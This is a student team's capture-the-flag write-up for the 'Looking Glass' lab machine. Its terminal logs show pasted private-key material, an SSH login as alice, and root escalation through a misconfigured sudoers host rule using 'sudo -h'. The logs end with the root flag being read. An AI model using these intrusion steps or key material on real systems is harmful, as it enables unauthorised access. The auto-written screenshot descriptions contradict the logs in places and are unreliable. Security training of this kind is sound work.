
The screenshot shows a terminal window on a Kali Linux system. The terminal title is 'root@kali: ~'. The session starts with a multi-line exploit payload, followed by the command 'cat /etc/ssh/rsa_host_key' which outputs the RSA host key. Then, the user attempts to log in as 'alice' with the password 'tweedles', but receives a 'Permission denied' message. The user then runs 'sudo -h ssalg-gnikool /bin/bash', which successfully grants a root shell. The terminal shows the user's path as 'root@looking-glass:/etc/sudoers.d#', indicating a successful root escalation.

```
X2F+09J8qvFzf+GSl7lAIVuCRyqlx5tsg4nUzlRgfRMpn7hJAjD/bwfKLb7j
/pHmkU1c4WkaDjpZhSPfGxpK4UtKx3Uetjw+leomIVNu6pkivj0DyXVj1Tz5jf
q1zPZTvpwPtRw+RebKMwjwo4k7Q30r8Kxx4UFx2hLhtHT8sqJBuWrb/jlMHQo
zmU3t3uPVQSE5geUp2j0lv7q5toEYieoA+7ULpDwbnPxqjCF/2Qua+jFaLixSk
wfEcmtNIDyOFWCbmgoVik4lkz/rBgn9VjcyFxOpuj3XH2l8QDQ+G0+58Bg38+aJ
cuiNwh4BAoGBAPdctuvRoAkFpyEofZxFqPqw3LzyiKena/HyWLxxWHG6ji7aW
DmtVXjQ0wcj0Lu0kt4QqvcCvrgbdBVGOFLowzzLpyGJchxmLR+RHCb40pzjBgr5
8bjjl0cp6pplBRFCf/OsG5ugpCijs6uA6CWXeGWCr7V94r5wzzJpwBaobGAM1R
acg1+2Ux10qxtAf0+WDXqoQQq3zvzrhep22McIEe83dh+hUibaPqRlnYy1sAhgy
wJohLch1q4E1hUmTZZquBwviU73fNRbID5pfn4LKL6/yf/GWD+Zv+t9n9DWK1
WgT9aG7N+TP/yimYn1R2ePu/xKiJWX/uSs3rSLcFa0GBA0xcvFpM5Pz6rD8jZrs
SFexY9P5nOpn4ppyICFRMhIfFDYD7TeXeFDY/y0nhDyrJXcb0ArwjivhDLdxhzFkx
X10Pyif292GTSM4xL0BLkziiY6bG19efC4rXvFcvrUqDyc9ZzoYflykL9KaG
+zLC0tJ8FQZKjdh0GnDkUPMAoG8AMrVaXiQH8bwSfyRobe3GaZUFW0yreYAsKgj
oPPwkhhxA0UlxdIT0Q1+HQ79xagY0fj16rBZpska59u1ldj/BhdbRpdRvuxsQr3n
ags//N64V4BaKG3/CjhBhUA30vKCicvDI9xaQJOKarDPLn+xM6lzrdsHwdQAXK
e8wCDmuAoGBAOKy5OnahwB8PCfx68srfLX4W20NN6Cfp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsFrn1gZnHTTAAyNnRMH11U7kulFPUB2ZXcmCGLhAGEbY9
k6ywCnCTz2/sNEngnx9/iZw+yEm/4s9eonVmF+u19HJFOPJsAYxx0
____ END RSA PRIVATE KEY ____
humptydumpty@looking-glass:/home$ cd /etc/sudoers.d
cd /etc/sudoers.d
humptydumpty@looking-glass:/etc/sudoers.d$ ls
ls
README alice jabberwock tweedles
humptydumpty@looking-glass:/etc/sudoers.d$ cat jabberwock
cat jabberwock
cat: jabberwock: Permission denied
humptydumpty@looking-glass:/etc/sudoers.d$ cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
humptydumpty@looking-glass:/etc/sudoers.d$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<ss.d$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nkZjBx4DS3cgsQa0DIvV86s9jtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:$ cd /etc/sudoers.d
cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$

alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# ls
ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# #
```

To root the user, we type `sudo -h ssalg-gnikool /bin/bash`. When we saw the \$ change to # that means that we have complete to root. We can also type `whoami` to identify ourself.

Lastly, we just need to find the flag.



A screenshot of a terminal window titled "gedit - Untitled - Mousepad". The terminal shows a session on a Kali Linux system. The user, "humptydumpty", is navigating through files in /etc/sudoers.d and attempting to SSH into another host. They successfully log in as "alice" and then switch to root. In the root shell, they run a script named "passwords.sh" which outputs a reversed flag. The user then uses the "rev" command to reverse the flag, resulting in the correct flag value.


```
humptydumpty@looking-glass:/home$ cd /etc/sudoers.d
cd /etc/sudoers.d
humptydumpty@looking-glass:/etc/sudoers.d$ ls
ls
README alice jabberwock tweedles
humptydumpty@looking-glass:/etc/sudoers.d$ cat jabberwock
cat jabberwock
cat: jabberwock: Permission denied
humptydumpty@looking-glass:/etc/sudoers.d$ cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
humptydumpty@looking-glass:/etc/sudoers.d$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<sshd> ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1' (127.0.0.1) can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIvV86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ cd /etc/sudoers.d
cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$

alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# ls
ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
root@looking-glass:/etc/sudoers.d# cd root
cd root
bash: cd: root: No such file or directory
root@looking-glass:/etc/sudoers.d# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thmbc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

First, we change to root directory. Next type ls to see all the files and folders. Next, we read the file root.txt by typing cat root.txt. We will found the flag that was reversed. Lastly, we type cat flag.txt | rev to reverse the flag. Congratulations, we had found the second flag.

Contributions

•

ID	Name	Contribution	Signature
1211102895	Muhammad Irfan Bin Mohd Nazri	- Find flag 1 - Video Editor	
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	- Help with the writing of the write up - Research about the Jabberwock poem - Decode the hexadecimal code	
1211103634	Ho Tian Ming	- Find flag 2 - Help with the writing of the	
1211101035	Mohamad Zuhir Bin Mohamad Zailani	- Help finding the correct open port - Decrypt the encrypted poem of Jabberwocky	

VIDEO LINK: https://youtu.be/_stV3WI7QIs